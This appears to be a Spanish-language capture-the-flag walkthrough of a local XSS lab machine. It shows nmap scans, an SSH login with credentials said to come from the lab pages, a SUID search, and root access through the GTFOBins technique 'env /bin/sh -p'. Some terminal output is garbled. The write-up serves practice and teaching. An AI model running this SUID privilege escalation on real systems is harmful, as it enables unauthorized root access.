

Desplegaremos el laboratorio.

Haremos un escaneo con nmap -Pn por si la maquina no permite las conexiones ping.

```
nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:25 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 02:42:AC:11:00:02 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```


Ahora al ver los puertos con los que contamos, haremos un escaneo avanzado para ver la versión con la que cuenta cada servicio.

```
nmap -p22,80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:25 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000033s latency).
      STATE SERVICE VERSION
PORT
                       OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    256 89:6c:a5:af:d5:e2:83:6c:f9:87:33:44:0f:78:48:3a (ECDSA)
    256 65:32:42:95:ca:d0:53:bb:28:a5:15:4a:9c:14:64:5b (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Laboratorio de Cross-Site Scripting (XSS)
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds
```

Vamos a explorar el servidor http del laboratorio, vemos que cuenta con una interfaz bastante grafica.



Explorando un poco y al realizar pruebas en cada laboratorio donde explica diferentes maneras de XSS, encontramos el usuario y la contraseña de ssh.



Ahora nos conectaremos a este usuario.

```
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.

ED25519 key fingerprint is SHA256:nB+ovXxU+xQosZ9jDd7ff+ALDXPMDVtvt1l49YN8ogk.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.

balu@172.17.0.2's password:

Linux 33fdfb8242fe 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
balu@33fdfb8242fe:~$
```

Vemos si tenemos algún permiso de sudo y vemos que no contamos con nada.

```
balu@33fdfb8242fe:~$ sudo -l
[sudo] password for balu:
Sorry, user balu may not run sudo on 33fdfb8242fe.
```

Haremos una búsqueda mas profunda a ver que permisos SUID cuenta la maquina que se pueda vulnerar.

```
balun33fdfb8242fe:~$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/env
/usr/bin/sudo
```

Vamos a probar con el binario env, así que buscaremos desde GTFobins como podríamos vulnerar.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the p argument on systems like Debian (<= Stretch) that allow the default <pre>sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Ahora lo ejecutaremos en nuestra maquina y vemos que contamos con acceso al usuario root.

```
balu@33fdfb8242fe:~$ env /bin/sh -p # whoami root #
```